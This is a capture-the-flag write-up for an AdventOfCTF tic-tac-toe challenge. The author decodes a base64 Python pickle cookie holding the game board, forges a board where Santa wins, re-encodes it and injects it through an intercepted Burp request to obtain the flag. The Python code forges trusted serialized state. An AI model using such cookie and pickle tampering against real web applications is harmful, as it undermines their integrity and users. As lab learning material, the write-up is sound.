


AdventOfCTF-20





We are presented with this situation. We are O and it is our turn. If we place the O in (0,2) or (2,0) we are gonna win, but we need to make santa win.



In the cookies tab of my browser saw this cookie:

```
gAN9cQAoWAUAAABib2FyZHEBXXECKF1xAyhYAQAAAE9xBGgETmVdcQUoaARYAQAAAFhxBmgGZV1xByhOaAZoB
mVlWAQAAAB0dXJucQhoBFgIAAAAZmluaXNoZWRxCYlYBgAAAHdpbm5lcnEKWAAAAABxC1gEAAAAc2FuZXEMiH
Uu
```

Let's try to base64 decode this data.

```
..}q.(X....boardq.]q.(]q.(X....Oq.h.Ne]q.(h.X....Xq.h.e]q.(Nh.h.eeX....turnq.h.X....f
inishedq  .X....winnerq
X....q.X....saneq..u.
```

Looks like garbage. Then i saw a tweet from AdventOfCyber offical page that reminded me of serialization so i've tried converting that cookie to a python pickle.

```
import base64
import pickle
data="gASVWgAAAAAAAAB9lCiMBWJvYXJklF2UKF2UKIwBT5RoBE5lXZQoaASMAViUaAZlXZQoTmgGaAZlZYw
EdHVybpRoBIwIZmluaXNoZWSUiYwGd2lubmVylIwAlIwEc2FuZZSIdS4="
game=base64.b64decode(data)
print(pickle.loads(game))
```

```
{
    'board':
      [['O', 'O', None],
      ['O', 'X', 'X'],
      [None, 'X', 'X']],
    'turn': 'O',
    'finished': False,
    'winner': '',
    'sane': True
}
```

That looks like exactly the situation that we have in the first picture.

Let's change the board state to one where santa always wins.


```
new_game  = {

    'board':    [['O', 'X', None],
                ['X', 'O', 'O'],
                [None, 'X', 'X']],
    'turn': 'O',
    'finished': False,
    'winner': '',
    'sane': True
}
```

Right now if the O player selects position (0,2) it does not win and then it is the turn of player X and he will win. Let's convert back this game state to a pickle and base64 encode it.

```
import base64
import pickle
new_game = {
    'board':    [['O', 'X', None],
                 ['X', 'O', 'O'],
                 [None, 'X', 'X']],
    'turn': 'O',
    'finished': False,
    'winner': '',
    'sane': True
}
game = base64.b64encode(pickle.dumps(new_game))
print(game)
```


```
b'gASVWgAAAAAAAAB9lCiMBWJvYXJklF2UKF2UKIwBT5SMAViUTmVdlChoBWgEaARlXZQoTmgFaAVlZYwEdHV
ybpRoBIwIZmluaXNoZWSUiYwGd2lubmVylIwAlIwEc2FuZZSIdS4='
```

Great. Now intercept a request with burp where we (the O player) click on position (0,2)




Remeber to change the game cookie to the one we created earlier.


After having forwarded all the request this is the table state:



Now it is santa's (X) let's put an X in position (2,0).



Flag: NOVI{p1ckle_r1ck}


CH-20
20 THE GAME
OPERATION LEVEL
20
パンク
REPLICANT
ADVENT OF CTF
THE GAME
A
RANK - A